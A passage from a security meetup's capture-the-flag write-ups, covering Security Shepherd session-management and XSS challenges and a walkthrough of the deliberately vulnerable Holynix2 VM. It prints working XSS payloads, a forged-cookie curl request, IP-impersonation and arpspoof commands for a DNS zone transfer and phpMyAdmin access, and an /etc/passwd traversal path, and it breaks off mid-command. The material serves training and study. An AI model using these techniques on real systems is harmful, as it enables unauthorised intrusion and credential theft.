ix5LJUDsJGy7Ca8f1PmavdpJgIE6xLIuDfdAifeVsNtvDwRSqqDXxR3rMu1yrWZFtKDJoZzxki2ybulphtudF8xuOdLunRpzsXNZ
↪j3h4eT+bRkMKQxEJsgBkK2ncbmcqhgkQiYRHOKv3xspeUQ==
```

### Session Management Challenge 7

Just like the previous session management challenge, try logging in as root to get the error message "Incorrect password for elitehacker@shepherd.com". Then enter "elitehacker@shepherd.com" in the *Get Security Question* to get the security question "What is your favourite flower?". Play around a bit more and realize that every user has the same security question. Now if they were like normally security-aware users the answer would have nothing to do with flowers. But here it is a flower and if you bother to scour the voluminous lists of flowers (I didn't) you might stumble into the answer "Franklin Tree". Entering that in *Submit Answer* gets the result key.

```
The result key is
CvsbVw3yj9EP0N60klYZGnM72AZ/fp6HYIV5bxU+tOOcavLKr0u/fOb/
↪1a6W+GifYvNGVEzT75UFweLJKnpz+co6fAM3OH87gdqSw6xazlafBQI0DvOXOJkJjKI68udQnC/
↪CYKzCyeWvXm/Kf4mT6A==
```

### Session Management Challenge 8

The easy part is recognizing that the cookie "challengeRole" needs to be modified to allow the *Priviledged User Only Button*. The hard part is figuring out the actual cipher used to allow guessing at the correct value needed.

Using Tamper Data or Firebug shows the *Priviledged User Only Button* uses the new cookie “challengeRole” with value “LmH6nmbC”. It’s not base64-encoded, so what cipher could it be? One source of alternatives is http://crypo.in.ua/tools/ and try lots of them. If you tried ATOM-128 the string “LmH6nmbC” decrypts to “guest”. This leads to trying “admin”, “administrator”, “root”, … . Eventually you may stumble on “superuser” (ATOM-128 encryption “nmHqLjQknlHs”) which works:

```
# Tamper Data provides URL, COOKIE, POSTDATA
URL='https://securityshepherd.com/challenges/
↪714d8601c303bbef8b5cabab60b1060ac41f0d96f53b6ea54705bb1ea4316334'
COOKIE_BASE='JSESSIONID=06333C30B0859F9ECA464CAEAD86AA82; token=-
↪118426698638160541217735682667848637549; JSESSIONID3="iuysOEpMSlZw8gEtl0o1UQ=="'

# "superuser"
CR="nmHqLjQknlHs"
COOKIE="challengeRole=$CR; $COOKIE_BASE"

curl -v --insecure  \
     -X POST \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "returnUserRole=false" \
     --data-urlencode "returnPassword=false" \
     --data-urlencode "adminDetected=false" \
     "$URL"
```

Running this gives:

```
Super User Only Club
Welcome super user! Your result key is as follows
Prm04JIV/SC4selS4AyxDL5a9LdXvQhpF1A8t2nJMhzT3K4hi+UMOjfJPziBGF3neD/
↪4TmA1QCk9xqGksRpqrc/9rHetVhhrM7bToMabWRUJMwjrf2XJzDnqbZ+jaSE/
↪zj1Vn7IdDUpvxeg3CCKo8w==
```

## 3.15.9 XSS

### Cross Site Scripting 1

Entering `<img src=# onerror='alert("XSS")' />` in the *Get this user* button gives:

```
The result key for this challenge is
gRocn2vQgAX2JKPE9GV6fn7KOSnUvXiBy3fCq2AouFn3dghaxAHkI3wLqg2a9FL8WuwjuQMZmwI1XO7lgwQzXn8EeHVPHCcw2dsH/
↪s8fw2Q=
```

### Cross Site Scripting 2

Entering `<img="x.png" onpageshow="alert('XSS')" />` in the *Get this user* button gives:

```
The result key for this challenge is
M7woBTdKQOpOgZzgLFzCtsnfY3p2aQ4v01pN6jPsqGpbBgXyPet1CyDYvlQZW+vFlm3bg+ilsy5yYiNMC7QYw4RiHvBYo5Sgiraj
```

### Cross Site Scripting 3

One trick is to nest forbidden strings; here need to nest 5 levels deep. The desired string `<img src="images/shepherdAndSheep.jpg" onerror="alert('XSS')" >` needs “onerror” nested

5 deep (add spaces for clarity): "on on on on onerror error error error error". Without spaces it's "ononononpremieronerrorerrorerrorerrorerror". Enter `<img src="images/shepherdAndSheep.jpg" onononononerrorerrorerrorerrorerror="alert('XSS')" >` in the *Get this user* button to get:

```
The result key for this challenge is
qyZaRcNodaCLe8YEZ371Qa8GMFJro11/eFe5cGN60AnDiTFU39NmTEKgM0DPdI/
↪TX87R22ghKY1lsPEcbEUsFKsvEQ5qPLsd1sQWN4WY1Cs=
```

### Cross Site Scripting 4

The answer requires "http" at the beginning; adding a double quote (") stops http processing, but not single quote ('); it also seems to scan for the word "on" and "ON" so needs "On" or "oN". Given these constraints, enter `http"Onerror=alert('XSS')` in the *Make Post* button to get:

```
The result key for this challenge is
YGYNB8x3BzBSAJFLky2PnfrFA2cl3Za8pAFy/
↪3MkJMqaYdv1aOqWUrcx8sDWcOEUHrDVSceMoTKCvJYdGKlCiIZ6h6Ea4ODSrbM+WDGV2FFYMl6pg6ASHhy7ABQfw50n
```

### Cross Site Scripting 5

The answer requires "http:" at the beginning; adding two double quotes ("") stops http processing, but not two single quotes (''). Given these constraints, enter `http:""onerror=alert('XSS')` in the *Make Post* button to get:

```
The result key for this challenge is
E4fqRbtCHEgUpHOG9y+y+dWWMeLXynAc8t1273Ixm6PySONc2XaPM5JvrlzK8IF9a8JZi0Xqz1KhU7Ziyz3DO/
↪6rf1Ynhoa4iy4v2kKHcbx2azTxbfdKr72AvUIsOqrA
```

### Cross Site Scripting 6

The answer requires "http:" at the beginning; adding two double quotes ("") stops http processing, but not two single quotes (''). Given these constraints, enter `http:""onerror=alert('XSS')` in the *Make Post* button to get:

```
The result key for this challenge is
jqgOTvERaD/8gITdzL/Q8S30MDmP/q+wQWTjDj0k33E7wALzyg0mBT+zCcNqWv8AOm1CTu9oOJePf3iwPwqUw/
↪ipjhV10DmD7lNannqDbgM=
```

# 3.16 Holynix2

## 3.16.1 Setup

This is to document the meetup's efforts responding to the challenge Vulnhub Holynix: v2:

> Holynix2 is an ubuntu server vmware image that was deliberately built to have security holes for the purposes of penetration testing. More of an obstacle course than a real world example. The object of the challenge is to gain root level privileges and access to personal client information.

### Setting up the VMware VM

The VM comes packaged as holynix-v2.tar.bz2, which is a tar archive containing a VMware vmdk file. If you have any setup troubles you can add the disk to an existing Linux VM, mount it, make a copy of `/etc/shadow`, and delete the root password hash. This will provide passwordless access to holynix2 via root.

See *Virtual Machine Setup* for background on using the VMware vmdk file. Holynix2 is Ubuntu 8.04, x86, and 512MB memory. The network interface worked when set to “model=rtl8139” and the MAC address to 00:0C:29:13:21:B3, resulting in the IP hard-coded to 192.168.1.88. Here’s how you can create a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=holynix2
BACKING=$VM.vmdk
VM_DISK=$VM-changes.qcow2
curl --remote-name http://download.vulnhub.com/holynix/holynix-v2.tar.bz2
tar xvfj holynix-v2.tar.bz2
cd holynix2
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the holynix2 VM. The actual command the author used in Debian Linux to create the VM was:

```
VM=holynix2
$SUDO virt-install \
    --network="bridge=br0,mac=00:0C:29:13:21:B3,model=rtl8139" \
    --name "$VM" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuhardy \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
#    --console pty,target_type=virtio \
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if holynix2 were running and you wanted to “start over again”:

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO virt-install \
    --name "$VM" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuhardy \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
```

## 3.16.2 Reconnaisance

### Directory setup

We'll refer to the following directories below:

```
BASE=$HOME/pentest
PT=$BASE/holynix2
TOOLS=dns,exploit,files,nmap,passwords,spider,sqlmap
eval mkdir -p $PT/{$TOOLS}
```

### Basic network reconnaisance

Start with some standard network reconnaisance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $PT/nmap
NMOUT=nmap
SN='192.168.1.0/24'
TARGETS=targets.txt
$SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
$SUDO chown $USER.$USER ${NMOUT}_sn.*
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```
hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ cd $JOB/nmap
hacker@kali:~/pentest/holynix2/nmap$ NMOUT=nmap
hacker@kali:~/pentest/holynix2/nmap$ SN='192.168.1.0/24'
hacker@kali:~/pentest/holynix2/nmap$ TARGETS=targets.txt
hacker@kali:~/pentest/holynix2/nmap$ $SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
  ###################### SNIP ######################
Nmap scan report for 192.168.1.88
Host is up (0.00053s latency).
MAC Address: 00:0C:29:13:21:B3 (VMware)
  ###################### SNIP ######################
hacker@kali:~/pentest/holynix2/nmap$ $SUDO chown $USER.$USER ${NMOUT}_sn.*
hacker@kali:~/pentest/holynix2/nmap$ # use the grep-able output to get a list of␣
↪target hosts
hacker@kali:~/pentest/holynix2/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 >
↪$TARGETS
hacker@kali:~/pentest/holynix2/nmap$ # use the xml output to get an html report
hacker@kali:~/pentest/holynix2/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

At this point we have $TARGETS so scan them:

```
$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -iL $TARGETS -oA ${NMOUT}_A
$SUDO chown $USER.$USER ${NMOUT}_A.*
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Running this gives us:

```
hacker@kali:~/pentest/holynix2/nmap$ $SUDO nmap -A -vv -T3 --max-retries 5 -Pn -iL
↪$TARGETS -oA ${NMOUT}_A
##################### SNIP #####################
Discovered open port 80/tcp on 192.168.1.88
Discovered open port 21/tcp on 192.168.1.88
Discovered open port 53/tcp on 192.168.1.88
Discovered open port 22/tcp on 192.168.1.88
##################### SNIP #####################
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp open   ftp      Pure-FTPd
|_ftp-anon: ERROR: Script execution failed (use -d to debug)
|_ftp-bounce: no banner
22/tcp open   ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ssh-hostkey:
53/tcp open   domain   ISC BIND 9.4.2-P2.1
| dns-nsid:
|_  bind.version: 9.4.2-P2.1
80/tcp open   http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.12 with␣
↪Suhosin-Patch)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: ZincFTP
MAC Address: 00:0C:29:13:21:B3 (VMware)
Device type: WAP
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Tomato firmware (Linux 2.6.22)
##################### SNIP #####################
hacker@kali:~/pentest/holynix2/nmap$ $SUDO chown $USER.$USER ${NMOUT}_A.*
hacker@kali:~/pentest/holynix2/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html
```

Our target holynix2 is T=192.168.1.88 and runs the following services:

- port 21:

  Pure-FTPd
- port 22:

  OpenSSH 4.7p1 Debian8ubuntu1.2
- port 53:

  ISC BIND version 9.4.2-P2.1
- port 80:

  Apache 2.2.8, Ubuntu PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch

php5 5.2.4-2ubuntu5.12 (i386 binary) in ubuntu hardy and openssh 1:4.7p1-8ubuntu1.2 source package in Ubuntu point to Ubuntu Hardy (8.04).

### Which port to go after: 21, 22, 53, 80?

### Ports 21, 22 a userid/password guessing game

A quick look-see at the ftp server showed anonymous authentication was not allowed and appeared to be an immediate dead-end. Similarily, ssh server was a guessing game for userid/passwords. The web server was investigated next.

### Reconnaisance on port 80

#### dirb

First scan the web server with **dirb**:

```
T=192.168.1.88
cd $PT/spider
dirb  http://$T/ -o dirb.txt
```

The results of the scan were:

```
hacker@kali:~/pentest/holynix2/spider$ cat dirb.txt

-----------------
DIRB v2.21
By The Dark Raver
-----------------

OUTPUT_FILE: dirb.txt
START_TIME: Thu Jun  4 15:02:30 2015
URL_BASE: http://192.168.1.88/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.88/ ----
+ http://192.168.1.88/index (CODE:200|SIZE:1205)
+ http://192.168.1.88/index.php (CODE:200|SIZE:1205)
+ http://192.168.1.88/phpMyAdmin (CODE:403|SIZE:330)
+ http://192.168.1.88/register (CODE:200|SIZE:16)
+ http://192.168.1.88/server-status (CODE:403|SIZE:333)

-----------------
DOWNLOADED: 4592 - FOUND: 5
```

#### nikto

Next up was a **nikto** scan:

```
T=192.168.1.88
cd $PT/spider
nikto -output nikto_80.txt -host $T
```

The results of the scan were:

```
hacker@kali:~/pentest/holynix2/spider$ cat nikto_80.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.88
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.12
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET Uncommon header 'tcn' found, with contents: list
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to␣
↪easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15.␣
↪The following alternatives for 'index' were found: index.php
+ HEAD PHP/5.2.4-2ubuntu5.12 appears to be outdated (current is at least 5.4.26)
+ HEAD Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.7). Apache␣
↪2.0.65 (final release) and 2.2.26 are also current.
+ VYYBKHFF Web Server returns a valid response with junk HTTP methods, this may cause␣
↪false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to␣
↪XST
+ OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals␣
↪potentially sensitive information via certain HTTP requests that contain specific␣
↪QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals␣
↪potentially sensitive information via certain HTTP requests that contain specific␣
↪QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals␣
↪potentially sensitive information via certain HTTP requests that contain specific␣
↪QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals␣
↪potentially sensitive information via certain HTTP requests that contain specific␣
↪QUERY strings.
+ OSVDB-3092: GET /register/: This might be interesting...
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ GET Server leaks inodes via ETags, header found with file /icons/README, inode:␣
↪40753, size: 5108, mtime: Tue Aug 28 03:48:10 2007
+ OSVDB-3233: GET /icons/README: Apache default file found.
```

### Port 80 analysis

Looking at the website, there was:

- A registration form.
- phpMyAdmin MySQL administration.
- The home page indicated users had web directories based on their name.

Taking each of these in turn, we start with the registration form. Running the following **sqlmap** query showed no injection vulnerability.

```
T=192.168.1.88
cd $PT/sqlmap
URL=http://$T/
sqlmap -u "$URL" --random-agent --forms --batch \
  --output-dir $PWD/sqlmap_login --dbs
```

Trying the phpMyAdmin page resulted in a flat rejection (403) without any redirection to a login page. Either a secret login page or access by something other than userid/password alone.

```
hacker@kali:~/pentest/holynix2/sqlmap$ cd $PT/spider
hacker@kali:~/pentest/holynix2/spider$ curl -v http://$T/phpMyAdmin
##################### SNIP ######################
##################### SNIP ######################
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /phpMyAdmin
on this server.</p>
##################### SNIP ######################
```

Finally, there is the hint DNS would allow harvesting user names:

```
hacker@kali:~/pentest/holynix2/spider$ T=192.168.1.88
hacker@kali:~/pentest/holynix2/spider$ curl --silent http://$T/ | egrep
↪'(nameservers|directory)'
Our nameservers are located at ns1.zincftp.com &amp; ns2.zincftp.com<br />
To access your web directory navigate to <b>http://username.zincftp.com</b></div>
```

So we turn to DNS next.

### DNS reconnaisance

### DNS zone transfer

So a zone transfer would definitely yield usernames and possibly other useful information. But DNS zone transfers are unsurprisingly restricted:

```
hacker@kali:~/pentest/holynix2/spider$ cd $PT/dns
hacker@kali:~/pentest/holynix2/dns$ dig axfr @$T zincftp.com
; <<>> DiG 9.9.5-9-Debian <<>> axfr @192.168.1.88 zincftp.com
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

But there's that nonexistent NS2 @ 192.168.1.89 to impersonate. If there were a real NS2 running we would have to start `$SUDO arpspoof -t 192.168.1.88 192.168.1.89` in a separate window in order to impersonate 192.168.1.89. But that isn't needed here as the server wasn't up and running. So we add NS2's address as a secondary and change the routing to $T to use NS2's as the source address:

```
ATTACKER=192.168.1.104
NS2=192.168.1.89
IF=eth0
cd $PT/dns
# IPs - attacker and nonexistent secondary nameserver
# add NS2 address to interface
ip addr show
$SUDO ip addr add $NS2/24 dev $IF
ip addr show
# change routing to use $NS2 as source address to $T
ip route show
$SUDO ip route add $T/32 dev $IF src $NS2
ip route show
# now do a DNS AXFR zone transfer - allowed from NS2
dig axfr @$T zincftp.com 2>&1 > dns_axfr.txt
# undo the the networking changes
```

```
$SUDO ip route del $T/32
ip route show
$SUDO ip addr del $NS2 dev $IF
ip addr show $IF
```

Running this gets the axfr zone transer:

```
hacker@kali:~/pentest/holynix2/dns$ ATTACKER=192.168.1.104
hacker@kali:~/pentest/holynix2/dns$ NS2=192.168.1.89
hacker@kali:~/pentest/holynix2/dns$ IF=eth0
hacker@kali:~/pentest/holynix2/dns$ cd $PT/dns
hacker@kali:~/pentest/holynix2/dns$ # add NS2 address to interface
hacker@kali:~/pentest/holynix2/dns$ ip addr show
##################### SNIP #####################
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen␣
↪1000
##################### SNIP #####################
    inet 192.168.1.106/24 brd 192.168.1.255 scope global eth0
##################### SNIP #####################
hacker@kali:~/pentest/holynix2/users$ $SUDO ip addr add $NS2/24 dev $IF
hacker@kali:~/pentest/holynix2/users$ ip addr show
##################### SNIP #####################
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen␣
↪1000
##################### SNIP #####################
    inet 192.168.1.106/24 brd 192.168.1.255 scope global eth0
##################### SNIP #####################
    inet 192.168.1.89/24 scope global secondary eth0
##################### SNIP #####################
hacker@kali:~/pentest/holynix2/dns$ # change routing to use $NS2 as source address to
↪$T
hacker@kali:~/pentest/holynix2/dns$ ip route show
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0  proto kernel  scope link  src 192.168.1.106
hacker@kali:~/pentest/holynix2/dns$ $SUDO ip route add $T/32 dev $IF src $NS2
hacker@kali:~/pentest/holynix2/dns$ ip route show
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0  proto kernel  scope link  src 192.168.1.106
192.168.1.88 dev eth0  scope link  src 192.168.1.89
hacker@kali:~/pentest/holynix2/dns$ dig axfr @$T zincftp.com 2>&1 > dns_axfr.txt
hacker@kali:~/pentest/holynix2/dns$ $SUDO ip route del $T/32
hacker@kali:~/pentest/holynix2/dns$ ip route show
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0  proto kernel  scope link  src 192.168.1.106
hacker@kali:~/pentest/holynix2/dns$ $SUDO ip addr del $NS2 dev $IF
##################### SNIP #####################
hacker@kali:~/pentest/holynix2/dns$ ip addr show $IF
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen␣
↪1000
##################### SNIP #####################
    inet 192.168.1.106/24 brd 192.168.1.255 scope global eth0
##################### SNIP #####################
```

### What's in the DNS zone?

Here's the axfr file:

```
cd $PT/dns
cat dns_axfr.txt
```

Running this gives us:

```
hacker@kali:~/pentest/holynix2/dns$ cat dns_axfr.txt

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> axfr @192.168.1.88 zincftp.com
; (1 server found)
;; global options: +cmd
zincftp.com.          38400   IN      SOA     ns1.zincftp.com. ns2.zincftp.com.␣
 ↪2006071801 28800 3600 604800 38400
zincftp.com.          38400   IN      NS      ns1.zincftp.com.
zincftp.com.          38400   IN      NS      ns2.zincftp.com.
zincftp.com.          38400   IN      MX      10 mta.zincftp.com.
zincftp.com.          38400   IN      A       192.168.1.88
ahuxley.zincftp.com.  38400   IN      A       192.168.1.88
amckinley.zincftp.com.        38400   IN      A       192.168.1.88
bzimmerman.zincftp.com.       38400   IN      A       192.168.1.88
cbergey.zincftp.com.  38400   IN      A       192.168.1.88
cfinnerly.zincftp.com.        38400   IN      A       192.168.1.88
cjalong.zincftp.com.  38400   IN      A       192.168.1.88
cmahong.zincftp.com.  38400   IN      A       192.168.1.88
cmanson.zincftp.com.  38400   IN      A       192.168.1.88
ddonnovan.zincftp.com.        38400   IN      A       192.168.1.88
ddypsky.zincftp.com.  38400   IN      A       192.168.1.88
dev.zincftp.com.      38400   IN      A       192.168.1.88
dhammond.zincftp.com. 38400   IN      A       192.168.1.88
dmoran.zincftp.com.   38400   IN      A       192.168.1.88
dsummers.zincftp.com. 38400   IN      A       192.168.1.88
evorhees.zincftp.com. 38400   IN      A       192.168.1.88
gwelch.zincftp.com.   38400   IN      A       192.168.1.88
hmcknight.zincftp.com.        38400   IN      A       192.168.1.88
jgacy.zincftp.com.    38400   IN      A       192.168.1.88
jsmith.zincftp.com.   38400   IN      A       192.168.1.88
jstreet.zincftp.com.  38400   IN      A       192.168.1.88
kmccallum.zincftp.com.        38400   IN      A       192.168.1.88
lnickerbacher.zincftp.com. 38400 IN   A       192.168.1.88
lsanderson.zincftp.com.       38400   IN      A       192.168.1.88
lwestre.zincftp.com.  38400   IN      A       192.168.1.88
mta.zincftp.com.      38400   IN      A       10.0.192.48
ncobol.zincftp.com.   38400   IN      A       192.168.1.88
ns1.zincftp.com.      38400   IN      A       192.168.1.88
ns2.zincftp.com.      38400   IN      A       192.168.1.89
rcropper.zincftp.com. 38400   IN      A       192.168.1.88
rfrost.zincftp.com.   38400   IN      A       192.168.1.88
rwoo.zincftp.com.     38400   IN      A       192.168.1.88
skrymple.zincftp.com. 38400   IN      A       192.168.1.88
splath.zincftp.com.   38400   IN      A       192.168.1.88
tmartin.zincftp.com.  38400   IN      A       192.168.1.88
trusted.zincftp.com.  38400   IN      A       192.168.1.34
www.zincftp.com.      38400   IN      A       192.168.1.88
zincftp.com.          38400   IN      SOA     ns1.zincftp.com. ns2.zincftp.com.␣
 ↪2006071801 28800 3600 604800 38400
;; Query time: 2 msec
;; SERVER: 192.168.1.88#53(192.168.1.88)
;; WHEN: Sat Jun  6 12:59:27 2015
;; XFR size: 42 records (messages 1, bytes 1021)
```

Three items stand out:

- FTP user names (30 of them) These would be useful if we wished to do some password cracking. However, online password cracking is notoriously slow for FTP and SSH. We'll ignore those names for now.
- dev.zincftp.com Maybe for a development server, so we will ignore for now.
- trusted.zincftp.com (192.168.1.34) This one looks interesting and impersonating it like NS2 above will be tried.
- mta.zincftp.com (10.0.192.48) Since we won't set up an email server we will ignore for now.

### Impersonating trusted.zincftp.com

### trusted.zincftp.com can access phpMyAdmin

Note - if trusted.zincftp.com is actually running you would have to start `arpspoof -t 192.168.1.88 192.168.1.34` to allow the IP impersonation. Also, be sure to use the DNS from $T (probably setting up **nameserver 192.168.1.88** in `/etc/resolv.conf`). Here goes the impersonation without the `arpspoof`:

```
IF=eth0
ATTACKER=192.168.1.104
T=192.168.1.88
TRUSTED=192.168.1.34
cd $PT/exploit
# add NS2 address to interface
ip addr show
$SUDO ip addr add $TRUSTED/24 dev $IF
ip addr show
# change routing to use $TRUSTED as source address to $T
ip route show
$SUDO ip route add $T/32 dev $IF src $TRUSTED
ip route show
# now try access - allowed from TRUSTED
curl --silent http://$T/phpMyAdmin/
```

Running this gives:

```
hacker@kali:~/pentest/holynix2/dns$ IF=eth0
hacker@kali:~/pentest/holynix2/dns$ ATTACKER=192.168.1.104
hacker@kali:~/pentest/holynix2/dns$ T=192.168.1.88
hacker@kali:~/pentest/holynix2/dns$ TRUSTED=192.168.1.34
hacker@kali:~/pentest/holynix2/dns$ cd $PT/exploit
hacker@kali:~/pentest/holynix2/exploit$ # add NS2 address to interface
hacker@kali:~/pentest/holynix2/exploit$ ip addr show
##################### SNIP #####################
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen␣
↪1000
##################### SNIP #####################
    inet 192.168.1.104/24 brd 192.168.1.255 scope global eth0
##################### SNIP #####################
hacker@kali:~/pentest/holynix2/exploit$ $SUDO ip addr add $TRUSTED/24 dev $IF
hacker@kali:~/pentest/holynix2/exploit$ ip addr show
##################### SNIP #####################
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen␣
↪1000
##################### SNIP #####################
    inet 192.168.1.106/24 brd 192.168.1.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet 192.168.1.34/24 scope global secondary eth0
       valid_lft forever preferred_lft forever
#################### SNIP #####################
hacker@kali:~/pentest/holynix2/exploit$ $SUDO ip route add $T/32 dev $IF src $TRUSTED
hacker@kali:~/pentest/holynix2/exploit$ ip route show
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0  proto kernel  scope link  src 192.168.1.106
192.168.1.88 dev eth0  scope link  src 192.168.1.34
#################### SNIP #####################
hacker@kali:~/pentest/holynix2/exploit$ curl http://$T/phpMyAdmin/
#################### SNIP #####################
<title>phpMyAdmin  - 192.168.1.88</title>
#################### SNIP #####################
</html>
```

So impersonating TRUSTED allows passwordless access to the phpMyAdmin web page and allows us to create no end of mischief on holynix2.

### Rerunning nikto as trusted.zincftp.com

```
cd $PT/spider
nikto -output nikto_trusted.txt -host $T
```

Running this gives:

```
hacker@kali:~/pentest/holynix2/exploit$ cd $PT/spider
hacker@kali:~/pentest/holynix2/spider$ nikto -output nikto_trusted.txt -host $T
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.88
+ Target Hostname:    192.168.1.88
+ Target Port:        80
+ Start Time:         2015-06-08 18:29:11 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.12
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.2.4-2ubuntu5.12 appears to be outdated (current is at least 5.4.26)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.7). Apache 2.0.
↪65 (final release) and 2.2.26 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily␣
↪brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The␣
↪following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false␣
↪positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-8450: /phpMyAdmin/db_details_importdocsql.php?submit_show=true&do=import&
↪docpath=../: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.
↪3 or higher. http://www.securityfocus.com/bid/7963.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
```

```
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially␣
↪sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Cookie pma_theme created without the httponly flag
+ Cookie pma_collation_connection created without the httponly flag
+ OSVDB-3092: /phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should be␣
↪protected or limited to authorized hosts.
+ OSVDB-3092: /register/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpMyAdmin/export.php?what=../../../../../../../../../../../../etc/passwd%00: PHP␣
↪include error may indicate local or remote file inclusion is possible.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 40753,␣
↪size: 5108, mtime: Tue Aug 28 03:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ 6603 requests: 0 error(s) and 23 item(s) reported on remote host
+ End Time:           2015-06-08 18:30:27 (GMT-7) (76 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

### phpMyAdmin file inclusion vulnerability

A search for nikto's report text "remote file inclusion" led to nmap's http-phpmyadmin-dir-traversal:

```
cd $PT/passwords
FILE="/etc/passwd"
FILEPATH="../../../../..$FILE"
OUTFILE=passwd.txt
nmap -p80 --script http-phpmyadmin-dir-traversal \
